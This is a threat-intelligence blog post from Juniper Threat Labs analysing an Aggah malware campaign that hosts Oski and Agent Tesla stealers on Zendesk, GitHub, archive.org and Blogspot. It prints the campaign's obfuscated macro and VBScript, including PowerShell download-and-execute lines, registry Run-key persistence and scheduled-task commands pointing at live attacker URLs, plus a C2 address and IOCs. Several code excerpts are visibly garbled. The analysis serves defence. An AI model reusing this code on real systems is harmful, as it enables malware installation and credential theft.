Aggah Malware Campaign Expands to Zendesk and GitHub to Host Its Malware

blogs.juniper.net/en-us/security/aggah-malware-campaign-expands-to-zendesk-and-github-to-host-its-malware

September 8, 2021

Juniper Threat Labs has detected a new development in the Aggah malware campaign. Previously, Aggah was known to be using legitimate infrastructures like BlogSpot, WordPress and Pastebin to host its malware. Recently, we discovered an ongoing campaign where Aggah threat actors host their malware using Zendesk attachments and GitHub. This campaign delivers several types of malware that are focused on stealing sensitive information, such as usernames and passwords, credit card information stored in browsers and crypto wallets.

We detected a malicious Microsoft PowerPoint sample, `ed70f584de47480ee706e2f6ee65db591e00a114843fa53c1171b69d43336ffe`, which was downloaded from Zendesk's own infrastructure as an attachment:

`http://p17[.]zdusercontent[.]com/attachment/9061705/eyckz3zuedoivxtp0i629aoxe`

The PowerPoint document contains a malicious macro file that connects to a shortened `bitly.com` URL which expands to `https://mujhepyaslagihaimujhepanipilao[.]blogspot[.]com/p/mark2html` in order download and execute a malicious Script via mshta.exe.

```
Public Sub Procedurecall()

Dim DllMain(1 To 2) As New Class12

For i = 1 To 2
DllMain(i).CallDls = "msh"
DllMain(i).ExtractDll = "ta "
DllMain(i).ModelObject = "http://www."
DllMain(i).RunPE = "bitly.com/tywqghjsvajsvangvsangd"

Ass = DllMain(i).CallDls
Ass2 = DllMain(i).ExtractDll
Ass3 = DllMain(i).ModelObject
Ass4 = DllMain(i).RunPE
```

Fig.1. The VB script in .ppt executes another script from bitly.com using mshta.

```
C:\Tools
λ curl -i -L http://www.bitly.com/tywqghjsvajsvangvsangd
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Wed, 25 Aug 2021 06:41:06 GMT
Content-Type: text/html
Content-Length: 178
Location: http://bitly.com/tywqghjsvajsvangvsangd
Via: 1.1 google

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Wed, 25 Aug 2021 06:41:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 151
Cache-Control: private, max-age=90
Location: https://mujhepyaslagihaimujhepanipilao.blogspot.com/p/mark2.html
Set-Cookie: _bit=17p6f6-7fba9bba8ca8b5b6ea-00e; Domain=bitly.com; Expires=Mon,
```

Fig.2. Bitly url expands to https://mujhepyaslagihaimujhepanipilao[.]blogspot[.]com/p/mark2htmlThe script, `mark2.html`, hosted on `mujhepyaslagihaimujhepanipilao[.]blogspot[.]com`, performs a series of operations, such as creating a Run entry in the registry to execute a PowerShell script, download and execute another script using scheduled task and use WMI in the registry Run key to download and execute another script.

```
<script language="VBScript">
Lynk = "PowerShell -w 1
;i'E'x(iwr('https://ia801405.us.archive.org/11/items/pg_20210716/blessed.txt') -useB)"
Const HKEY_CURRENT_USER = &H80000001
Set kysyjiya = GetObject("winmgmts:\\.\root\default:StdRegProv")
Pothal = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Total = "notvirus"
strValue = Lynk
kysyjiya.SetStringValue HKEY                Pothal, Total, strValue


set MicrosoftWINdows = GetOb                se("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows.Run Lynk,0
MicrosoftWINdows.run "s"   "c"   "h"   "t"   "a"   "s"   "k"   "s /create /sc MINUTE /mo 80
/tn """"WINDOWSUPLATE"""" /"   "F /tr """"\""""M"   "s"   "H"   "t"   "A""""\""""https:
//randikhanaekminar.blogspot.com/p/elevatednew1.html""" ,0
```

Creates an Run entry in registry to execute a powershell script

Executes a Schtask to download and execute a malicous script from blogspot.com

```
Const halaluya = &H80000001
Set Pologachi = GetObject("winmgmts:\\.\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "task1"
pathanogalulu = calc    """https://backbones1234511a.blogspot.com/p/elevatednew1backup.html"""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu
'Taskst.3
Const mamapapa = &H80000001
papachuchu = "."
Set sonofbitch = GetObject("winmgmts:\\" & papachuchu & "\root\default:StdRegProv")
fiftyshadesofgrey = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
threefivedays = "task2"
mualollfl = calc    """https://startthepartyup.blogspot.com/p/backbone15.html"
sonofbitch.SetStringValue mamapapa, fiftyshadesofgrey, threefivedays, mualoll
'Taskst.4
Const polooood = &H80000001
mamammakdkd = "."
Set kaosdkqowkdok = GetObject("winmgmts:\\" & mamammakdkd & "\root\default:StdRegProv")
kdkaskllll = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
hotagotamota = "backpup"
pipatatutupu = calc    """https://ghostbackbone123.blogspot.com/p/ghostbackup14.html"""
kaosdkqowkdok.SetStringValue polooood, kdkaskllll, hotagotamota, pipatatutupu
window.resizeTo 0, 0
self.close
</script>
```

Creates an Run entry in registry to download a malicious script from blogspot.com

Fig.3. Series of operations done by mark2.html

The code shown in Figure 3 downloads from the following links and executes them.

https://ia801405us[.]archive[.]org/11/items/pg_20210716/blessed.txt

https://randikhanaekminar[.]blogspot[.]com/p/elevatednew1.html

https://backbones1234511a[.]blogspot[.]com/p/elevatednew1backup.html

https://startthepartyup[.]blogspot.com/p/backbone15.html

https://ghostbackbone123[.]blogspot.com/p/ghostbackup14.html

Blessed.txt

The PowerShell script is hosted on archive.org as `blessed.txt`. The PowerShell loads a stealer malware, known as Oski. The Oski malware is included in the PowerShell script as a hex-encoded string. It uses a technique known as Signed Binary execution via `RegSvcs.exe` and .NET `Assembly.Load` to load this binary as an added layer of protection since it's not saved to the disk and only stays in memory.




Fig. 4 Blessed.txt is a PowerShell script that contains a Windows executable which it loads via RegSvcs.exe

Oski was first seen in 2019. Today, it's sold in Russian hacking forums for $70-$100. Oski malware's capabilities include:

- Stealing cryptocurrency wallets
- Stealing sensitive information stored in browsers such as credit card data, autofill data and cookies
- Stealing credentials from various applications such as FTP, VPN and web browsers
- Capturing screenshots
- Collecting system information
- Downloading and installing additional malware




Fig . 5 Oski code that steals crypto and browser data

Oski connects to the following C2 server: `103.153.76.164`

After it collects and exfiltrates the data, it will delete traces of itself in the system.

Elevatednew1.html

One other routine that we have listed above in Fig. 3 includes creating a scheduled task to download and execute another malicious script hosted on `https://randikhanaekminar[.]blogspot[.]com/p/elevatednew1.html`. This malicious script loads another PowerShell script named `blessed.txt`. This time, the script is hosted in GitHub as follows:

`https://raw[.]githubusercontent[.]com/manasshole/newone/main/blessed.txt`

```
<script language="VBScript">
pink = "pOwersHelL.exe -w h
i'E'x(iwr('https://raw.githubusercontent.com/manaasshole/newone/main/blessed.txt')
-useB);i'E'x(iwr('https://raw.githubusercontent.com/manaasshole/newone/main/blessed.txt')
-useB);i'E'x(iwr('https://raw.githubusercontent.com/manaasshole/newone/main/blessed.txt')
-useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\" & lopaskkk                    ult:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVers
akosdwdjdw = "care"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWINdows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows _
. _
RUn _
pink,0
```

blessed.txt is a powershell script that loads the Stealer binary

Fig. 6 Script code inside elevatednew1.html executes a PowerShell hosted in GitHub.com

The malware that it tries to install is Agent Tesla, a .NET keylogger and RAT that logs keystrokes and the host's clipboard content.

The other malicious scripts `backbone15.html` and `ghostbackup14.html` are no longer available for download, while `elevatednew1backup.html` is the same as `elevatednew1.html`


Before publication of this blog, we have contacted Zendesk and Github and they quickly responded to disable the hosted malware.

Conclusion

The threat actors' primary goal is to steal sensitive information such as usernames and passwords, credit cards and crypto wallets. On the surface, this may seem to have a low impact in comparison with ransomware operations targeting enterprises. However, the Aggah threat actors' method of using legitimate infrastructure is worrisome. As a defender, one way to disrupt malicious activity is to detect their infrastructure. This is usually effective as it's not that easy to change infrastructures.

As we have observed and noted, threat actors using GitHub, Archive.org, Zendesk, GitHub, Pastebin and Google Drive are not going away anytime soon and we expect their malicious efforts to continue. For instance, Juniper Threat Labs has also seen a growing usage of Zendesk to host malware, which may warrant its own blog in the future.

In this particular case, Juniper Networks' Advanced Threat Prevention (ATP) solution detects the Aggah malware file as follows:



IOC

```
ed70f584de47480ee706e2f6ee65db591e00a114843fa53c1171b69d43336ffe
103[.]153[.]76[.]164
https://raw[.]githubusercontent[.]com/manasshole/newone/main/blessed.txt
http://p17[.]zdusercontent[.]com/attachment/9061705/eyckz3zuedoivxtp0i629aoxe
https://ia801405us[.]archive[.]org/11/items/pg_20210716/blessed.txt
https://randikhanaekminar[.]blogspot[.]com/p/elevatednew1.html
https://backbones1234511a[.]blogspot[.]com/p/elevatednew1backup.html
https://startthepartyup[.]blogspot.com/p/backbone15.html
https://ghostbackbone123[.]blogspot.com/p/ghostbackup14.html
```